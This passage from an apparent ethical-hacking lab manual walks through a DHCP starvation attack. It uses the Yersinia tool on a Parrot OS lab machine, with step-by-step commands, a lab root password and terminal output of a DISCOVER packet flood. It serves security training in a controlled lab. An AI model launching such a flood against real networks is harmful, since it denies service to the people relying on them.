
4. Leave the **Wireshark** application running.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
8. Now, type **cd** and press **Enter** to jump to the root directory.
Note: Click the **Maximize Window** icon to maximize the terminal window.
Note: The interactive mode of the Yersinia application only works in a maximized terminal window.
9. Type **yersinia -I** and press **Enter** to open Yersinia in interactive mode.
Note: **-I:** Starts an interactive ncurses session.

Module 08 – Sniffing



```
cd - Parrot Terminal
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# yersinia -I
```

10. Yersinia interactive mode appears in the terminal window.



```
yersinia 0.8.2 by Slay & tomac - STP mode [00:07:41]
RootId      BridgeId    Port      Iface Last seen

Notification window
Warning: interface eth0 selected as the default one
Press any key to continue

Total Packets: 0 STP Packets: 0 MAC Spoofing [X]
You've got a message
STP Fields
Source MAC 0A:23:16:02:FF:08 Destination MAC 01:80:C2:00:00:00
Id 0000 Ver 00 Type 00 Flags 00 RootId 5080.760F0E14AC58 Pathcost 00000000
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
```

11. To remove the **Notification window**, press any key, and then press **h** for help.

12. The **Available commands** option appears, as shown in the screenshot.

```

yersinia -l - Parrot Terminal
File Edit View Search Terminal Help
yersinia 0.8.2 by Slay & tomac - STP mode [00:07:58]
RootId BridgeId Port Iface Last seen

Available commands
h Help screen
x eXecute attack
i edit Interfaces
ENTER information about selected item
v View hex packet dump
d load protocol Default values
e Edit packet fields
f list capture Files
s Save packets from protocol
S Save packets from all protocols
L Learn packet from network
M set Mac spoofing on/off
l List running attacks
K Kill all running attacks
c Clear current protocol stats
C Clear all protocols stats
g Go to other protocol screen
Ctrl-L redraw screen
w Write configuration file
a About this proggy
q Quit (bring da noize)

Total Packets: 0 - AC Spoofing [X]
This is the help screen.
STP Fields
Source MAC 0A:23:1
Id 0000 Ver 00 Typ
BridgeId CB09.E7CD90117CAA Port 8002 Age 0000 Max 0014 Hello 0002 Fwd 000F
  
```

13. Press **q** to exit the help options.

14. Press **F2** to select DHCP mode. In DHCP mode, **STP Fields** in the lower section of the window change to **DHCP Fields**, as shown in the screenshot.

```

yersinia -l - Parrot Terminal
File Edit View Search Terminal Help
yersinia 0.8.2 by Slay & tomac - DHCP mode [00:08:27]
SIP DIP MessageType Iface Last seen

Total Packets: 0 DHCP Packets: 0 MAC Spoofing [X]

DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra
  
```


15. Press **x** to list available attack options.

16. The **Attack Panel** window appears; press **1** to start a DHCP starvation attack.

```

yersinia -I - Parrot Terminal
File Edit View Search Terminal Help
yersinia 0.8.2 by Slay & tomac - DHCP mode [00:08:36]
SIP      DIP      MessageType      Iface Last seen

Attack Panel
No  DoS  Description
0   X   sending RAW packet
1   X   sending DISCOVER packet
2   X   creating DHCP rogue server
3   X   sending RELEASE packet

Total Packets: 0 Select attack to launch ('q' to quit) Spoofing [X]
Those strange attacks...
DHCP Fields
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
CH 02:48:33:66:02:51 Extra
  
```

17. **Yersinia** starts sending DHCP packets to the network adapter and all active machines in the local network, as shown in the screenshot.

Note: If you are using multiple targets, you will observe the same packets on all target machines.

```

yersinia -I - Parrot Terminal
File Edit View Search Terminal Help
yersinia 0.8.2 by Slay & tomac - DHCP mode [00:09:41]
SIP      DIP      MessageType      Iface Last seen
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41
0.0.0.0  255.255.255.255 DISCOVER        eth0 11 Apr 00:09:41

Total Packets: 1175142 DHCP Packets: 1175142 MAC Spoofing [X]
  
```


18. After a few seconds, press **q** to stop the attack and terminate Yersinia, as shown in the screenshot.


```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# yersinia -l

MOTD: I'm so 31337 that I can pronounce yersinia as yersiiiniiaaaaa
[root@parrot]-[~]
#

